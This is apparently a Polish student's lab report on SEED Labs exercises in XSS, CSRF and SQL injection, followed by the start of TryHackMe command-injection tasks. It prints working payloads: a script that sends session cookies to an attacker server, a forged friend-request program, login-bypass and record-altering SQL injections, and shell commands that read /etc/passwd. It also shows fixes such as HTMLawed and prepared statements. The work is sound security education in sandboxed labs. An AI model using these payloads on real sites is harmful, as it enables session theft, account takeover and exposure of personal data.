    //Comment the below return true statement to enable countermeasure.
    //return true;

    if ($action === 'login') {
        if (validate_action_token(false)) {
            return true;
        }
    }
}
```


4. Po tej zmianie gdy Bob kliknie w link opis się nie zmieni, a na stronie Elgg zaczną wyskakiwać błędy.



Xsite

## Zadanie 1

1. Loguję się na konto Bobiego i wchodzę na stronę jego profilu.



2. Klikam przycisk Edit profile, w polu About me wpisuję poniższy skrypt i klikam save.

**About me** Remove editor


**B** *I* U ABC

```
<script>alert('Warning');</script>
```

Word count: 1

Public ▼

3. Po wejściu na jego profil wyświetla się powiadomienie.



## Zadanie 2


1. Edytuję profil Bobiego i w polu Brief description wpisuję poniższy skrypt.

**Brief description**

```
<script>alert(document.cookie);</script>
```

Public ▼

2. Po wejściu na profil Bobiego wyświetla się powiadomienie z zawartością pliku cookies.



### Zadanie 3

1. Na komputerze atakującego znajduję folder echoserver i czytam instrukcję jak go uruchomić.

```
ubuntu@attacker:~$ ls
HTTPSimpleForge echoserver
ubuntu@attacker:~$ cd echoserver
ubuntu@attacker:~/echoserver$ ls
Makefile README echoserv echoserv.c helper.c helper.h
ubuntu@attacker:~/echoserver$ cat README
ECHOSERV
=====

Function
=====

Demonstrates a simple TCP/IP echo server, using the
Berkeley Sockets API.

Usage
=====

Example of usage:

[paul@localhost paul]$ ./echoserv 5555 &
[paul@localhost paul]$ telnet localhost 5555
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^'.
Echo this line for me, please.
Echo this line for me, please.
Connection closed by foreign host.
[paul@localhost paul]$
```

2. Używam make żeby skompilować program.

```
ubuntu@attacker:~/echoserver$ make
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall
echoserv.c: In function 'main':
echoserv.c:66:5: warning: implicit declaration of function 'memset' [-Wimplicit-function-declaration]
    memset(&servaddr, 0, sizeof(servaddr));
    ^
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function 'memset'
echoserv.c:66:5: note: include '<string.h>' or provide a declaration of 'memset'
echoserv.c:103:28: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    Writeline(conn_s, buffer, strlen(buffer));
                             ^
echoserv.c:103:28: warning: incompatible implicit declaration of built-in function 'strlen'
echoserv.c:103:28: note: include '<string.h>' or provide a declaration of 'strlen'
gcc -o helper.o helper.c -c -ansi -pedantic -Wall
gcc -o echoserv echoserv.o helper.o -Wall
ubuntu@attacker:~/echoserver$
```

3. Uruchamiam echoserver.

```
ubuntu@attacker:~/echoserver$ ./echoserv
```

4. W opisie profilu Bobiego wpisuję skrypt z polecenia uzupełniając go o IP atakującego.

#### Brief description

```
<script>document.write('<img src=http://172.25.0.3:5555?c=' + escape(document.cookie) +
```

Public

5. Po wejściu na profil Bobiego będąc zalogowanym jako Alice, echoserver wyświetla pliki cookies.


```
GET /?c=Elgg%3Dvt465aqlse5288od8154e6l220 HTTP/1.1
```

## Zadanie 4

1. Znajduję na komputerze atakującego plik HTTPSimpleForge.java.

```
[2]+ Stopped ./echoserv
ubuntu@attacker:~/echoserver$ ls
Makefile README echoserv echoserv.c echoserv.o helper.c helper.h helper.o
ubuntu@attacker:~/echoserver$ cd ..
ubuntu@attacker:~$ ls
HTTPSimpleForge echoserver
ubuntu@attacker:~$ cd HTTPSimpleForge
ubuntu@attacker:~/HTTPSimpleForge$ ls
HTTPSimpleForge.java
```

2. Najeżdżając na przycisk Add friend na profilu Bobiego patrzę jakie powinny być wartości timestamp i token.




3. Edytuję plik z kodem i uzupełniam token, timestamp i friend.

```
ry {
    int responseCode;
    InputStream responseIn=null;
    String requestDetails = "&__elgg_ts=1673116538&__elgg_token=0b09dc6d5390fb8319554eb3a96bc98b";
    // URL to be forged.
    URL url = new URL ("http://www.xsslabelgg.com/action/friends/add? friend=40"+requestDetails);
    // URLConnection instance is created to further parameterize a
    // resource request past what the state members of URL instance
    // can represent.
```

4. Uzupełniam cookies pozyskane z echoservera.


```
urlConn.setRequestMethod("GET");
String cookies = "Elgg=vt465aqlse5288od8154e6l220";
urlConn.addRequestProperty("Cookie", cookies);
```

5. Po skompilowaniu programu poleceniem javac i uruchomieniem go poleceniem java, Alice dodaje Bobiego do znajomych.




## Zadanie 5


1. Loguję się jako administrator i włączam plugin HTMLawed 1.8.



2. Powoduje to, że skrypt z pierwszego zadania nie zadziała.



3. Natomiast obrazek przechwytyjący pliki cookies dalej działa.



4. Na komputerze atakującego pojawiają się cookies.

```
GET /?c=Elgg%3Dbki662prrrhqflq5ljua28gqq5 HTTP/1.1
```

5. Na komputerze strony nawiguję do plików podanych w zadaniu.

```
[ubuntu@vuln-site ~]$ pwd
/home/ubuntu
[ubuntu@vuln-site ~]$ cd ..
[ubuntu@vuln-site home]$ ls
ubuntu
[ubuntu@vuln-site home]$ cd ..
[ubuntu@vuln-site ~]$ ls
anaconda-post.log  etc  media  proc  srv  usr
bin  home  mnt  root  sys  var
boot  lib  mysql-community-release-el7-5.noarch.rpm  run  tmp
dev  lib64  opt /sbin  typescript

[ubuntu@vuln-site ~]$ cd var
[ubuntu@vuln-site var]$ ls
adm  db  games  kerberos  lib  lock  mail  opt  run  tmp  yp
cache  empty  gopher  labtainer  local  log  nls  preserve  spool  www

[ubuntu@vuln-site var]$ cd www
[ubuntu@vuln-site www]$ ls
cgi-bin  html  xsslabelgg.com
[ubuntu@vuln-site www]$ cd xsslabelgg.com
[ubuntu@vuln-site xsslabelgg.com]$ ls
elgg  error.log  requests.log
[ubuntu@vuln-site xsslabelgg.com]$ cd elgg/views/default/output
[ubuntu@vuln-site output]$ ls
access.php-  confirmlink.php-  email.php-  img.php  tagcloud.php  tags.php-
access.php-  date.php  friendlytime.php  location.php  tagcloud.php-  text.php
calendar.php  dropdown.php  friendlytime.php  longtext.php  tag.php  text.php-
checkboxes.php  dropdown.php-  friendlytitle.php  pulldown.php  tag.php-  url.php
confirmlink.php  email.php  iframe.php  radio.php  tags.php  url.php-
```

6. Edytuję pliki i usuwam komentarze.

```
[ubuntu@vuln-site output]$ sudo vim text.php
[ubuntu@vuln-site output]$ sudo vim tagcloud.php
[ubuntu@vuln-site output]$ sudo vim tags.php
[ubuntu@vuln-site output]$ sudo vim access.php
[ubuntu@vuln-site output]$ sudo vim tag.php
[ubuntu@vuln-site output]$ sudo vim friendlytime.php
[ubuntu@vuln-site output]$ sudo vim url.php
[ubuntu@vuln-site output]$ sudo vim dropdown.php
[ubuntu@vuln-site output]$ sudo vim email.php
[ubuntu@vuln-site output]$ sudo vim confirmlink.php
```

7. Po zmianie obrazek nie pojawia się.

```
Brief description: <script>document.write('<img
src=http://172.25.0.3:5555?c=' +
```

## Sql-inject

### Zadanie 1

1. Używam poleceń aby wyświetlić dostępne tabele.

```
Last login: Sat Jan  7 20:09:51 UTC 2023
[student@web-server ~]$ mysql -u root -pseedubuntu
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.6.39 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

### Zadanie 2

1. W pole id wpisuje 'or name='admin' -- spowoduje to że zostanie wybrany wiersz, w którym wartość kolumny name wynosi admin, a część odpowiedzialna za przyrównanie hasła zostanie wykomentowana.

**Employee Profile Information**  
Employee ID:   
Password:   
  
Copyright © SEED LABs

2. Po kliknięciu Get Information zobaczymy informacje o wszystkich pracownikach.

```
Alice Profile
Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile
Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile
Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile
Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile
Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile
Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:



Copyright © SEED LABs
```



3. Żeby zrobić to samo w konsoli patrzę jaki adres ma strona z wynikami i przepisuję to, co wpisałem jako id wcześniej, zamieniając wszystkie spacje na %20, a wszystkie apostrofy na %27.

```
student@client:~$ curl 'www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27%20or%20name=%27admin%27--%20'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailliang Ying
Email: kyling@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to css -->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logout.php';" id="LogoutBtn" >LOG OFF</button>
</p>
</div>

<br><h4> Alice Profile</h4>Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number: <br><h4> Bobby Profile</h4>Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>

<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABS
</p>
</div>
</body>
</html>
<div class=wrapperL>
```

4. Żeby usunąć wiersz z tablicy w pole id mogę wpisać ' ; delete from credential where eid='20000'; -- .

**Employee Profile Information**

Employee ID:

Password:

Copyright © SEED LABS

5. Zostanę ,wtedy przeniesiony na stronę, która pokaże że autentykacja się nie powiodła (ale nie pokaże się błąd wykonania).

The account information your provide does not exist

6. Niestety nie możemy wprowadzić żadnych zmian – prawdopodobnie jest jakieś zabezpieczenie niepozwalające na wykonanie się więcej niż jednego polecenia SQL.

**Alice Profile**  
Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

**Boby Profile**  
Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

**Ryan Profile**  
Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

**Samy Profile**  
Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

**Ted Profile**  
Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

**Admin Profile**  
Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

### Zadanie 3

1. Loguję się jako Alice na swój profil.

**Employee Profile Information**

Employee ID:

Password:

Copyright © SEED LABs

2. W miejsce nickname wpisuje Alice', salary='10000. Pierwszy apostrof skończy pole name, a apostrof, który miał skończyć pole name w kodzie skończy pole salary.

**Edit Profile Information**

Nick Name:

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABs

3. Po kliknięciu edit możemy zauważyć zmiany.

**Alice Profile**

Employee ID	10000
Salary	10000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

Copyright © SEED LABs

4. Ponieważ hasła są hashowane funkcją SHA1, używam gotowego generatora w internecie, aby zhashować hasło 1234.

**SHA1 and other hash functions online generator**

sha-1 ▼

**Result for**

**sha1: 7110eda4d09e062aa5e4a390b0a572ac0d2c0220**

- W pole nickname wpisuję Ryan',  
Password='7110eda4d09e062aa5e4a390b0a572ac0d2c0220' WHERE name='Ryan' #. # nie dopuści WHERE z końca linijki na wprowadzenie swoich ograniczeń.

**Edit Profile Information**

Nick Name:

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABS

- Wylogowywuję się z konta Alice i loguję się na konto Ryana używając hasła 1234.

**Employee Profile Information**

Employee ID:

Password:

Copyright © SEED LABS

- Mogę wyświetlić konto Ryana.

Ryan Profile	
Employee ID	30000
Salary	50000
Birth	4/10
SSN	98993524
NickName	Ryan
Email	b
Address	
Phone Number	
<input type="button" value="Edit Profile"/>	
Copyright © SEED LABS	

#### Zadanie 4

- Na komputerze strony wyszukuję plik unsafe\_credentials.php.

```

Bye
[student@web-server ~]$ ls
Users.sql
[student@web-server ~]$ cd ..
[student@web-server home]$ ls
student
[student@web-server home]$ cd ..
[student@web-server /]$ ls
anaconda-post.log  boot  etc  lib  media  mysql-community-release-el7-5.noarch.rpm  proc  run  srv  sys.tar  typescript  var
bin                dev  home  lib64  mnt  opt
[student@web-server /]$ cd var
[student@web-server var]$ ls
adm  cache  db  empty  games  gopher  kerberos  labtainer  lib  local  lock  log  mail  nis  opt  preserve  run  spool  tmp  www  yp
[student@web-server var]$ cd www
[student@web-server www]$ ls
cgi-bin  html  seedlabsqlinjection.com
[student@web-server www]$ cd seedlabsqlinjections.com
-bash: cd: seedlabsqlinjections.com: No such file or directory
[student@web-server www]$ cd seedlabsqlinjection.com
[student@web-server seedlabsqlinjection.com]$ ls
error.log  public_html  requests.log
[student@web-server seedlabsqlinjection.com]$ cd public_html
[student@web-server public_html]$ ls
edit.php  index.html  logoff.php  README  style_home.css  unsafe_credential.php  unsafe_edit.php

```

2. Zmieniam kod według polecenia.

```
$conn = getDB();

/* start make change for prepared statement */
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE eid = ? and Password = ? ");
$stmt->bind_param("is", $input_eid, $input_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$stmt->fetch();

// $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
// FROM credential
// WHERE eid= '$input_eid' and Password='$input_pwd'";
// if (!$result = $conn->query($sql)) {
// die('There was an error running the query [' . $conn->error . ']\n');
// }

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}


/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
```

3. Po tej zmianie sposób na zalogowanie się z drugiego zadania nie zadziałał.

The account information your provide does not exist

## Część II - TryHackMe

Przed rozpoczęciem rozwiązywania zadań należy przygotować system. Po założeniu konta na platformie TryHackMe musimy skonfigurować VPN, aby móc uruchomić maszyny z aplikacjami. Postępujemy zgodnie z instrukcją - w naszym przypadku dla Windowsa (do pracy na aplikacjach internetowych nie będziemy potrzebowali maszyny wirtualnej z kali linuxem). Po pierwsze pobieramy plik z konfiguracją osobistego VPN, po czym ściągamy aplikację OpenVPN GUI. Po jej uruchomieniu wybieramy wcześniej pobrany plik z konfiguracją VPN i uruchamiamy prywatny VPN.



Teraz możemy przystąpić do wykonywania zadań.


## Command Injection Practical [Severity 1]

W pierwszym zadaniu poruszany jest problem interpretacji danych wprowadzanych do systemu przez użytkownika jako komend umożliwiających zdobycie wrażliwych informacji o urządzeniu. W ćwiczeniu będziemy chcieli zobaczyć, jakie dane będziemy w stanie zdobyć wpisując zwykłe komendy charakterystyczne dla terminala systemowego.

Zadania:

1. What strange text file is in the website root directory?

W celu wykonania zadania próbujemy wpisać standardową komendę ls – ukazuje nam ona odpowiedź w postaci zawartości przeglądanej zasobu (jest to plik drpepper.txt).



EvilShell

Enter command...

Submit

css drpepper.txt evilshell.php index.php js

W formularzu wpisujemy odpowiedź: drpepper.txt i sprawdzamy poprawność wykonania zadania.


What strange text file is in the website root directory?

drpepper.txt

Correct Answer

2. How many non-root/non-service/non-daemon users are there?

W tym zadaniu proszeni jesteśmy o wypisanie ilu użytkowników o statusie non-root/non-service/non daemon jest na badanej maszynie. Najczęściej powyższe dane są zawartością pliku passwd (próbujemy wyświetlić jego zawartość komendą cat /etc/passwd).



EvilShell

Enter command...

Submit

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin  
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin  
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:  
/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin  
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var  
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin  
/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-  
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-  
networkd:x:100:102:systemd Network Management:/:/run/systemd/netif:  
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver:/:/run  
/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin  
/nologin messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin  
\_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin lxd:x:105:65534:/var/lib/lxd  
/:/bin/false uidd:x:106:110:/:/run/uid:/:/usr/sbin/nologin  
dnsmasq:x:107:65534:dnsmasq:/:/var/lib/misc:/usr/sbin/nologin  
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin  
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false sshd:x:110:65534:/:/run/sshd:  
/usr/sbin/nologin

Z danych zwartych w pliku passwd możemy wywnioskować, że użytkowników o statusie non-root/non-service/non daemon nie ma na tym urządzeniu (w formularzu wpisujemy zatem „0”).


How many non-root/non-service/non-daemon users are there?

0

Correct Answer

### 3. What user is this app running as?

W celu sprawdzenia nazwy użytkownika, który steruje aplikacją wpisujemy komendę whoami.



Po uzyskaniu odpowiedzi wpisujemy ją do formularza i sprawdzamy poprawność wykonania zadania.


What user is this app running as?

www-data

Correct Answer

### 4. What is the user's shell set as?

W celu sprawdzenia powłoki systemowej po raz kolejny wpisujemy komendę cat /etc/passwd (tę informację będziemy próbowali znaleźć w pliku passwd).



Widzimy tutaj powtarzającą się ścieżkę /usr/sbin/nologin. Odpowiedź wpisujemy do formularza.

